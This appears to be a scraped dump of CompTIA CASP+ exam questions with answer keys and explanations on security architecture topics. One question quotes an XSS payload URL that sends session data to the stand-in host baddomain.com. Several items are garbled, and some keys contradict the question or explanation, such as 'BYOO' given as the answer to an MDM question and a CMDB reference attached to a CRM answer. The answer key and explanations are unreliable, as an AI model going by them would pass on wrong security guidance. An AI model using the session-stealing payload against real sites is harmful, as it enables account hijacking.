Which of the following should be the analyst's FIRST action?

- A. Create a full inventory of information and data assets.
- B. Ascertain the impact of an attack on the availability of crucial resources.
- C. Determine which security compliance standards should be followed.
- D. Perform a full system penetration test to determine the vulnerabilities.

**Answer:** A

#### Explanation:

This is because a risk assessment requires identifying the assets that are valuable to the organization and could be targeted by attackers. A full inventory of information and data assets can help the analyst prioritize the most critical assets and determine their potential exposure to threats. Without knowing what assets are at stake, the analyst cannot effectively assess the risk level or the impact of an attack. Creating an inventory of assets is also a prerequisite for performing other actions, such as following compliance standards, measuring availability, or conducting penetration tests.

#### NEW QUESTION 279

A threat analyst notices the following URL while going through the HTTP logs.

```
http://www.safecrowding.com/search.asp?q=<script>x=newimage;x.src="http://baddomain.com/session"</script>
```

Which of the following attack types is the threat analyst seeing?

- A. SQL injection
- B. CSRF
- C. Session hijacking
- D. XSS

**Answer:** D

#### Explanation:

XSS stands for cross-site scripting, which is a type of attack that injects malicious code into a web page that is then executed by the browser of a victim. The URL in the question contains a script tag that tries to execute a JavaScript code from an external source, which is a sign of XSS. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://owasp.org/www-community/attacks/xss/>

#### NEW QUESTION 280

A major broadcasting company that requires continuous availability to streaming content needs to be resilient against DDoS attacks Which of the following is the MOST important infrastructure security design element to prevent an outage?

- A. Supporting heterogeneous architecture



- B. Leveraging content delivery network across multiple regions
- C. Ensuring cloud autoscaling is in place
- D. Scaling horizontally to handle increases in traffic

**Answer: B**

**Explanation:**

A content delivery network (CDN) is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the availability and performance of web applications by caching content closer to the users, reducing latency and bandwidth consumption. A CDN can also help mitigate distributed denial-of-service (DDoS) attacks by absorbing or filtering malicious traffic before it reaches the origin servers, reducing the impact on the application availability. Supporting heterogeneous architecture means using different types of hardware, software, or platforms in an IT environment. This can help improve resilience by reducing single points of failure and increasing compatibility, but it does not directly prevent DDoS attacks. Ensuring cloud autoscaling is in place means using cloud services that automatically adjust the amount of resources allocated to an application based on the demand or load. This can help improve scalability and performance by providing more resources when needed, but it does not directly prevent DDoS attacks. Scaling horizontally means adding more servers or nodes to an IT environment to increase its capacity or throughput. This can help improve scalability and performance by distributing the load across multiple servers, but it does not directly prevent DDoS attacks. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.4: Select controls based on systems security evaluation models

**NEW QUESTION 285**

A security architect is analyzing an old application that is not covered for maintenance anymore because the software company is no longer in business. Which of the following techniques should have been implemented to prevent these types of risks?

- A. Code reviews
- B. Supply chain visibility
- C. Software audits
- D. Source code escrows

**Answer: D**

**Explanation:**

A source code escrow is a legal agreement that involves a third party holding the source code of a software application on behalf of the software vendor and the software licensee. The source code escrow ensures that the licensee can access the source code in case the vendor goes out of business, fails to provide maintenance or support, or breaches the contract terms.

A source code escrow would have prevented the risk of having an old application that is not covered for maintenance anymore because the software company is no longer in business, because it would:

- ? Allow the licensee to obtain the source code and continue to update, fix, or modify the application according to their needs.
- ? Protect the vendor's intellectual property rights and prevent unauthorized disclosure or use of the source code.
- ? Provide a legal framework and a trusted mediator for resolving any disputes or issues between the vendor and the licensee.

**NEW QUESTION 286**

A healthcare system recently suffered from a ransomware incident. As a result, the board of directors decided to hire a security consultant to improve existing network security. The security consultant found that the healthcare network was completely flat, had no privileged access limits, and had open RDP access to servers with personal health information. As the consultant builds the remediation plan, which of the following solutions would BEST solve these challenges? (Select THREE).

- A. SD-WAN
- B. PAM
- C. Remote access VPN
- D. MFA
- E. Network segmentation
- F. BGP
- G. NAC

**Answer: ACE**

**NEW QUESTION 287**

An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue.

Which of the following is the MOST cost-effective solution?

- A. Move the server to a cloud provider.
- B. Change the operating system.
- C. Buy a new server and create an active-active cluster.
- D. Upgrade the server with a new one.

**Answer: A**

**Explanation:**

Moving the server to a cloud provider is the most cost-effective solution to avoid performance issues caused by too many connections during peak seasons, such as holidays. Moving the server to a cloud provider can provide scalability, elasticity, and availability for the web server, as it can adjust its resources and capacity according to the demand and traffic. Moving the server to a cloud provider can also reduce operational and maintenance costs, as the cloud provider can handle the infrastructure and security aspects. Changing the operating system may not help avoid performance issues, as it could introduce compatibility or functionality problems, and it may not address the resource or capacity limitations. Buying a new server and creating an active-active cluster may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as complex configuration and management tasks. Upgrading the server with a new one may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as migration and testing efforts. Verified References: <https://www.comptia.org/blog/what-is-cloud-computing> <https://partners.comptia.org/docs/default->



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#### NEW QUESTION 291

A security analyst is validating the MAC policy on a set of Android devices. The policy was written to ensure non-critical applications are unable to access certain resources. When reviewing dmesg, the analyst notes many entries such as:

Despite the deny message, this action was still permit following is the MOST likely fix for this issue?

- A. Add the objects of concern to the default context.
- B. Set the devices to enforcing
- C. Create separate domain and context files for irc.
- D. Rebuild the policy, reinstall, and test.

**Answer: B**

#### NEW QUESTION 293

A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

```
Received: From postfix.com [102.8.14.10]
Received: From prod.protection.email.comptia.com [99.5.143.140]
SPF: Pass
From: <carl.b@comptia1.com>
Subject: Subject Matter Experts
X-IncomingHeaderCount: 4
Return-Path: carl.b@comptia.com
Date: Sat, 4 Oct 2020 22:01:59
```

As part of the image process, which of the following is the FIRST step the analyst should take?

- A. Block the email address carl.b@comptia1.com, as it is sending spam to subject matter experts
- B. Validate the final "Received" header against the DNS entry of the domain.
- C. Compare the "Return-Path" and "Received" fields.
- D. Ignore the emails, as SPF validation is successful, and it is a false positive

**Answer: C**

#### NEW QUESTION 296

A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior management team would like to address these issues without interrupting existing processes.

Which of the following should a security architect recommend?

- A. A DLP program to identify which files have customer data and delete them
- B. An ERP program to identify which processes need to be tracked
- C. A CMDB to report on systems that are not configured to security baselines
- D. A CRM application to consolidate the data and provision access based on the process and need

**Answer: D**

#### Explanation:

Reference: [https://searchdatacenter.techtarget.com/definition/configuration-management-database#:~:text=A%20configuration%20management%20database%20\(CMDB,the%20relationships%20between%20those%20components](https://searchdatacenter.techtarget.com/definition/configuration-management-database#:~:text=A%20configuration%20management%20database%20(CMDB,the%20relationships%20between%20those%20components)

#### NEW QUESTION 299

An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company does not have a process that allows vendors remote access to the corporate network. Which of the following solutions represents the BEST course of action to allow the contractor access?

- A. Add the vendor's equipment to the existing network. Give the vendor access through the standard corporate VPN.
- B. Give the vendor a standard desktop PC to attach the equipment to. Give the vendor access through the standard corporate VPN.
- C. Establish a certification process for the vendor. Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment.
- D. Create a dedicated segment with no access to the corporate network. Implement dedicated VPN hardware for vendor access.

**Answer: D**

#### NEW QUESTION 303

An organization that provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of self-healing that includes monitoring performance and available resources. When the system detects an issue, the self-healing process is supposed to restart parts of the software.

During the incident, when the self-healing system attempted to restart the services,

available disk space on the data drive to restart all the services was inadequate. The self-healing system did not detect that some services did not fully restart and declared the system as fully operational. Which of the following BEST describes the reason why the silent failure occurred?

- A. The system logs rotated prematurely.
- B. The disk utilization alarms are higher than what the service restarts require.

- C. The number of nodes in the self-healing cluster was healthy,
- D. Conditional checks prior to the service restart succeeded.

**Answer:** D

#### NEW QUESTION 307

An organization decided to begin issuing corporate mobile device users microSD HSMS that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Select TWO.)

- A. Software-backed keystore
- B. Embedded cryptoprocessor
- C. Hardware-backed public key storage
- D. Support for stream ciphers
- E. Decentralized key management
- F. TPM 2.0 attestation services

**Answer:** BC

#### NEW QUESTION 309

The Chief Information Officer (CIO) wants to implement enterprise mobility throughout the organization. The goal is to allow employees access to company resources. However the CIO wants the ability to enforce configuration settings, manage data, and manage both company-owned and personal devices. Which of the following should the CIO implement to achieve this goal?

- A. BYOO
- B. CYOD
- C. COPE
- D. MDM

**Answer:** A

#### NEW QUESTION 313

A vulnerability scanner detected an obsolete version of an open-source file-sharing application on one of a company's Linux servers. While the software version is no longer supported by the OSS community, the company's Linux vendor backported fixes, applied them for all current vulnerabilities, and agrees to support the software in the future.

Based on this agreement, this finding is BEST categorized as a:

- A. true positive.
- B. true negative.
- C. false positive.
- D. false negative.

**Answer:** C

#### NEW QUESTION 317

A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:

<https://i.postimg.cc/8P9sB3zx/image.png>

The credentials used to publish production software to the container registry should be stored in a secure location.

Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.

Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

- A. TPM
- B. Local secure password file
- C. MFA
- D. Key vault

**Answer:** D

#### Explanation:

Reference: <https://docs.microsoft.com/en-us/windows/security/information-protection/tpm/tpm-fundamentals>

A key vault is a service that provides secure storage and management of keys, secrets, and certificates. It can be used to store credentials used to publish production software to the container registry in a secure location, and restrict access to the pipeline service account without allowing the third-party developer to read the credentials directly. A TPM (trusted platform module) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing shared credentials. A local secure password file is a file that stores passwords in an encrypted format, but it is not as secure or scalable as a key vault. MFA (multi-factor authentication) is a method of verifying the identity of a user or device by requiring two or more factors, but it does not store credentials. Verified References: <https://www.comptia.org/blog/what-is-a-key-vault> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 319

A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users.

Which of the following would be BEST for the developer to perform? (Choose two.)

- A. Utilize code signing by a trusted third party.
- B. Implement certificate-based authentication.
- C. Verify MD5 hashes.
- D. Compress the program with a password.
- E. Encrypt with 3DES.
- F. Make the DACL read-only.

**Answer:** AF

**Explanation:**

Utilizing code signing by a trusted third party and making the DACL (discretionary access control list) read-only are actions that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users. Code signing is a technique that uses digital signatures to verify the authenticity and integrity of code, preventing unauthorized modifications or tampering. A trusted third party, such as a certificate authority, can issue and validate digital certificates for code signing. A DACL is an attribute of an object that defines the permissions granted or denied to users or groups for accessing or modifying the object. Making the DACL read- only can prevent unauthorized users or groups from changing the permissions or accessing the code. Implementing certificate-based authentication is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for verifying the identity of users or devices based on digital certificates, preventing unauthorized access or impersonation. Verifying MD5 hashes is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for checking the integrity of files based on cryptographic hash functions, detecting accidental or intentional changes or corruption. Compressing the program with a password is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for reducing the size of files and protecting them with a password, preventing unauthorized access or extraction. Encrypting with 3DES is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for protecting the confidentiality of data based on symmetric-key encryption algorithms, preventing unauthorized disclosure or interception. Verified References: <https://www.comptia.org/blog/what-is-code-signing>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 321**

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